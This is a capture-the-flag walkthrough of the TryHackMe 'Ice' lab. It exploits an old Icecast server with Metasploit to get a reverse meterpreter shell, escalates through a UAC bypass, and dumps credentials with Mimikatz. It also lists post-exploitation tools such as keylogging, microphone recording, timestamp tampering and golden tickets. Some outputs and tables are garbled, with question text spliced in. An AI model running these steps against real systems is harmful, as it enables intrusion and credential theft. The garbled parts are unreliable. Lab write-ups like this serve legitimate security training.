

[Open in app](#)[Sign up](#)[Sign in](#)[Search](#)[Write](#)

Ice : A Tryhackme walkthrough!

Debrik Chakraborty · [Follow](#)

10 min read · Just now

2



Room link- <https://tryhackme.com/r/room/ice>

Task 2 Recon:

1. Launch a scan against our target machine, I recommend using a SYN scan set to scan all ports on the machine. The scan command will be provided as a hint, however, it's recommended to complete the room 'Nmap' prior to this room.

2. Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?

```
[x]-[debrik@parrot]-[~]
└─$ nmap -Pn -p- 10.10.234.98
```

```
Nmap scan report for 10.10.234.98
Host is up (0.18s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
8000/tcp   open  http-alt
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49158/tcp  open  unknown
49159/tcp  open  unknown
49160/tcp  open  unknown

What does Nmap identify as the hostname of the machine? (All caps for the answer)
Nmap done: 1 IP address (1 host up) scanned in 1129.95 seconds
```

Ans. The default port for Remote Desktop Protocol (RDP) is TCP port 3389.

3. What service did nmap identify as running on port 8000?

```
[x]-[debrik@parrot]-[~]
└─$ nmap -Pn -p 8000 10.10.234.98 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 07:03 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.73% done; ETC: 07:03 (0:00:00 remaining)
Nmap scan report for 10.10.234.98
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
8000/tcp    open  http   Icecast streaming media server (this service)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.97 seconds
```

Ans. *Icecast*

4. What does Nmap identify as the hostname of the machine? (All caps for the answer)

```
[x]-[debrik@parrot]-[~]
└─$ nmap -Pn 10.10.234.98 -sC
```

```
NSE Timing: About 95.43% done; ETC: 07:08 (0:00:04 remaining)
Nmap scan report for 10.10.234.98
Host is up (0.18s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
|_ssl-date: 2024-04-20T11:07:02+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DARK-PC
|   NetBIOS_Domain_Name: DARK-PC
|   NetBIOS_Computer_Name: DARK-PC
|   DNS_Domain_Name: Dark-PC
|   DNS_Computer_Name: Dark-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2024-04-20T11:07:03+00:00
```

Ans. *DARK-PC*

Task 3 Gain Access:

1. Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What is the Impact Score for this vulnerability? Use <https://www.cvedetails.com> for this question and the next.

Site search

Powered by Google custom site search

X

About 131 results (0.17 seconds)

Sort by: Relevance ▾

[Icecast Hosting - Unlimited Listeners](#)

Search for Icecast

[Icecast : Security vulnerabilities, CVEs](#)

[www.cvedetails.com](#) > [vulnerability-list](#) > [vendor_id-693](#) > [Icecast](#)

CVE-2001-1083. Icecast 1.3.7, and other versions before 1.3.11 with HTTP server file streaming support enabled allows remote attackers to cause a denial of ...

Scroll down and select this link

[Icecast : Security Vulnerabilities, CVEs,](#)

Published in: [≡](#) 2024 January February March April

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date ↑ Update Date ↑ CVSS Score ↓ Score ↓

Show only vulnerabilities with a cvss score greater than 7

Select 7 as the CVE score is greater than 7.5(given)

[CVE-2004-1561](#)

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Public exploit

Max CVSS

7.5

EPSS Score

96.50%

Published

2004-12-31

Updated

2017-07-11

Select this link

CVSS scores for CVE-2004-1561

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST

Impact Score

Ans. 6.4

2. What is the CVE number for this vulnerability? This will be in the format:

CVE-0000-0000

Ans. *CVE-2004-1561*

3. Now that we've found our vulnerability, let's find our exploit. For this section of the room, we'll use the Metasploit module associated with this exploit. Let's go ahead and start Metasploit using the command `msfconsole`

The screenshot shows a terminal window with a black background and white text. At the top, it says "[debrik@parrot] ~" and at the bottom, it says "\$msfconsole".

4. After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module?

The screenshot shows the Metasploit msfconsole interface. The user has run the command "search icecast". The output shows a single matching module: "exploit/windows/http/icecast_header". The module details are as follows:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/icecast_header	2004-09-28	great	No	Icecast Header Overwrite

A note below the table says: "Let's go ahead and select this module for use. Type either the command 'use icecast' or 'use 0' to select our search result."

At the bottom, there is an instruction: "Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header".

Ans. *exploit/windows/http/icecast_header*

5. Let's go ahead and select this module for use. Type either the command `use icecast` or `use 0` to select our search result.

```
[msf] (Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

6. Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?

```
[msf] (Jobs:0 Agents:0) exploit(windows/http/icecast_header) >> show options
Module options (exploit/windows/http/icecast_header):
Module options (exploit/windows/http/icecast_header):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          8000     yes      The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC        thread     yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST           192.168.17.129  yes      The listen address (an interface may be specified)
LPORT           4444     yes      The listen port
```

RHOSTS is empty

```
[msf] (Jobs:0 Agents:0) exploit(windows/http/icecast_header) >> set rhosts 10.10.234.98
rhosts => 10.10.234.98
```

Set Rhosts

Ans. Rhosts

7. First let's check that the LHOST option is set to our tun0 IP (which can be found on the access page). With that done, let's set that last option to our target IP. Now that we have everything ready to go, let's run our exploit using the command `exploit`

```
[msf] (Jobs:0 Agents:0) exploit(windows/http/icecast_header) >> set LHOST tun0
LHOST => 10.17.45.45
```

```
[msf] (Jobs:0 Agents:0) exploit(windows/http/icecast_header) >> run
[*] Started reverse TCP handler on 10.17.45.45:4444
[*] Sending stage (175686 bytes) to 10.10.234.98
[*] Meterpreter session 1 opened (10.17.45.45:4444 -> 10.10.234.98:49272) at 2024-04-20 07:50:01 -0400
    Following selecting our module, we now have to check what options we have to set. Run the command "show options". What is the only required se
(Meterpreter 1)(C:\Program Files (x86)\Icecast2 Win32) > pwd
C:\Program Files (x86)\Icecast2 Win32
```

We are in!!

Task 4 Escalate:

1. Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

Ans. *Meterpreter*

2. What user was running that Icecast process? The commands used in this question and the next few are taken directly from the 'Metasploit' module.

```
(Meterpreter 1)(C:\Program Files (x86)\Icecast2 Win32) > getuid
Server username: Dark-PC\Dark
```

Ans. *Dark*

3. What build of Windows is the system?

```
(Meterpreter 1) (C:\Program Files (x86)\Icecast2 Win32) > sysinfo
Computer       : DARK-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

Ans. 7601

4. Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

Ans. x64

5. Now that we know the architecture of the process, let's perform some further recon. While this doesn't work the best on x64 machines, let's now run the following command `runpost/multi/recon/local_exploit_suggester`.

```
(Meterpreter 1) (C:\Program Files (x86)\Icecast2 Win32) > run post/multi/recon/local_exploit_suggester
[*] 10.10.234.98 - Collecting local exploits for x86/windows...
[*] 10.10.234.98 - 188 exploit checks are being tried...
[+] 10.10.234.98 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated.
[+] 10.10.234.98 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.234.98 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/prr_flatten_rec: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] Valid modules for session 1:
```

6. Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for

the first returned exploit?

#	Name	Potentially Vulnerable?	Check Result
-	-----	-----	-----
1	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.

exploit/windows/local/bypassuac_eventvwr


Ans. *exploit/windows/local/bypassuac_eventvwr*

7. Now that we have an exploit in mind for elevating our privileges, let's background our current session using the command `background` or `CTRL + z`. Take note of what session number we have, this will likely be 1 in this case. We can list all of our active sessions using the command `sessions` when outside of the meterpreter shell.



press 'y'

8. Go ahead and select our previously found local exploit for use using the command `use FULL_PATH_FOR_EXPLOIT`



By the way do you know what is 'Reverse TCP'-


'Reverse TCP' typically refers to a type of network communication in which a connection is initiated from the target system (the one being attacked or accessed) to the attacker's system, as opposed to the traditional method where the attacker

initiates the connection. This approach can be used in various scenarios, including penetration testing, remote access, or malware deployment.

In a reverse TCP scenario, the attacker sets up a listener on their system, typically using a tool like Netcat, Metasploit, or custom scripts. Then, they deploy a payload or backdoor onto the target system. This payload is designed to initiate a connection back to the attacker's listener. Once the connection is established, the attacker gains control over the target system and can execute commands or perform other malicious activities.

This technique is often employed by attackers to bypass firewalls or network security measures that may block incoming connections initiated by external entities. By having the target system make the initial connection, the attacker can evade such restrictions.


9. Local exploits require a session to be selected (something we can verify with the command `show options`), set this now using the command `set session SESSION_NUMBER`



```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_eventvwr) >> show options
Module options (exploit/windows/local/bypassuac_eventvwr):
  Name   Current Setting  Required  Description
  ----  ==============  ======  =
  SESSION          yes       The session to run this module on
```

The screenshot shows the TryHackMe interface with the Metasploit Framework. A specific exploit module, `exploit/windows/local/bypassuac_eventvwr`, is selected. The 'SESSION' option is highlighted in red, indicating it is a required field. The description for this option states: "The session to run this module on".

Session is a required field



```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_eventvwr) >> set session 1
session => 1
```

10. Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't

correct. What is the name of this option?

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_eventvwr) >> options
Module options (exploit/windows/local/bypassuac_eventvwr):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION   1                  yes       The session to run this module on
Local exploits require a session to be selected (something we can verify with the command `show options`), set this now using

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.17.129  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```


LHOST is incorrect

Ans. *LHOST*

11. Set this option now. You might have to check your IP on the TryHackMe network using the command `ip addr`

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_eventvwr) >> ip addr
[*] exec: ip addr
1:
2:
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.17.45.45/17 scope global tun0
        valid_lft forever preferred_lft forever
```


12. After we've set this last option, we can now run our privilege escalation exploit. Run this now using the command `run`. Note, this might take a few attempts and you may need to relaunch the box and exploit the service in the case that this fails.



```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_eventvwr) >> set lhost 10.17.45.45
lhost => 10.17.45.45
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_eventvwr) >> run

[*] Started reverse TCP handler on 10.17.45.45:4444
[*] UAC is Enabled, checking level... check your IP on the TryHackMe network using the command 'ip addr'
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[*] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (175686 bytes) to 10.10.234.98
[*] Meterpreter session 2 opened (10.17.45.45:4444 -> 10.10.234.98:49293) at 2024-04-20 08:08:51 -0400
[*] Cleaning up registry keys ...
```

13. We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?



```
(Meterpreter 2){C:\Windows\system32} > getprivs
Enabled Process Privileges
-----
Name
.....
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemFilePrivilege
SeSystemTimePrivilege
SeTakeOwnershipPrivilege
```

The last one in this photo(last one)

Ans. *SeTakeOwnershipPrivilege*

Task 5 Looting

- Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the lsass service, the service responsible for authentication within Windows. First, let's list the processes using the command `ps`. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions (even though our process doesn't).

Process List

PIO	PPID	Name	Arch	Session	User	Path
...	...	[System Process]
4	0	System	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
388	684	conhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\smss.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
540	816	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\wben\WmiPrvSE.exe
544	536	cssrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\cssrss.exe
584	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
592	536	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
604	584	cssrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\cssrss.exe
652	584	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
692	592	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
708	592	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
708	592	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
816	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
884	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
932	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1020	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1050	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1188	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1300	1828	dwm.exe	x64	0	lsass	Dark-PC\Dark
1316	1284	explorer.exe	x64	1	Dark-PC\Dark	C:\Windows\explorer.exe
1372	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1400	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1440	692	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1564	692	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1644	692	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Xentools\liteAgent.exe
1680	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1828	692	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
2892	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
2300	1316	Icecast2.exe	x86	1	Dark-PC\Dark	C:\Program Files (x86)\Icecast2_Win32\Icecast2.exe
2308	692	vds.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vds.exe
2392	692	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\servicing\TrustedInstaller.exe
2592	692	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
2648	692	ppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\ppsvc.exe
3136	816	slui.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\slui.exe
3904	3828	powershell.exe	x86	1	Dark-PC\Dark	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

- In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?

Mentioned within this question is the term ‘living in’ a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.

```
1372 692 spoolsv.exe          x64 0      NT AUTHORITY\SYSTEM      C:\Windows\System32\spoolsv.exe
```

Ans. *spoolsv.exe*

3. Migrate to this process now with the command `migrate -N PROCESS_NAME

```
(Meterpreter 2) (C:\Windows\system32) > migrate -N spoolsv.exe
[*] Migrating from 3904 to 1372...
[*] Migration completed successfully.
```

4. Let’s check what user we are now with the command `getuid`. What user is listed?

```
(Meterpreter 2) (C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

Ans. *NT AUTHORITY\SYSTEM*

5. Now that we’ve made our way to full administrator permissions we’ll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command `load kiwi` (Kiwi is the updated version of Mimikatz)

```
(Meterpreter 2) (C:\Windows\system32) > load kiwi
Using the command "load kiwi" (Kiwi is the updated version of Mimikatz)
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

Success!
```

6. Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help`.

```
(Meterpreter 2) (C:\Windows\system32) > help
```

7. Which command allows up to retrieve all credentials?

The screenshot shows the 'Kiwi Commands' interface within a browser window. The title bar includes the URL 'ice-a-tryhackme-walkthrough-61c5871748b6' and the page title 'Ice : A Tryhackme walkthrough! Room link... | by Debrik Chakraborty | Apr, 2024 | Medium'. The main content area displays a table of commands:

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerber	Retrieve Kerberos creds (parsed)
os	Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section
creds_lives	Retrieve Live SSP creds
p	
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdiges	Retrieve WDigest creds (parsed)
t	
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory
golden_ticket	Create a golden kerberos ticket
t_create	The user is the user 'Dark'. It also helps that Windows Defender isn't running on the box ;)

Ans. *creds_all*

8. Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

```
(Meterpreter 2) (C:\Windows\system32) > creds_all
[+] Running as SYSTEM
[+] Retrieving all credentials
msv credentials
=====
Username Domain   LM          NTLM          SHA1
-----  -----
Dark     Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
=====
Username Domain   Password
-----  -----
(null)   (null)   (null)
DARK-PCS$ WORKGROUP (null)
Dark     Dark-PC  Password01!
```

Ans. *Password01!*

Task 6 Post-Exploitation

1. What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

```
Priv: Password database Commands
=====
Answer the questions below

Command      Description
-----       -----
hashdump     Dumps the contents of the SAM database
```

Ans. *hashdump*

2. While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
d	
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_star	Start capturing keystrokes
t	
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictl	Control some of the user interface components

Ans. *screenshare*

3. How about if we wanted to record from a microphone attached to the system?

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Ans. *record_mic*

4. To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.

```
Priv: Timestomp Commands
To complicate forensics efforts we can modify timestamps of files on
=====
do so! This is not beneficial to the defending team as they try to break
=====
Command      Description
-----
timestamp    Manipulate file MACE attributes
Mimikatz allows us to create what's called a 'golden ticket', allowing
```

Ans. *timestomp*

5. Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerber	Retrieve Kerberos creds (parsed)
os	Windows
creds_livess	Retrieve Live SSP creds
p	Mimikatz allows us to create what's called a "golden ticket", allowing us to authenticate anywhere with ease.
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdiges	Retrieve WDigest creds (parsed)
t	golden_ticket_create
dcsync	Retrieve user account information via DC Sync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DC Sync
golden_ticket_create	Create a golden kerberos ticket
	It's always interesting to remote into machines via the following Metasploit module: `run post/windows/manage/enable_rdp`

Ans. *golden_ticket_create*

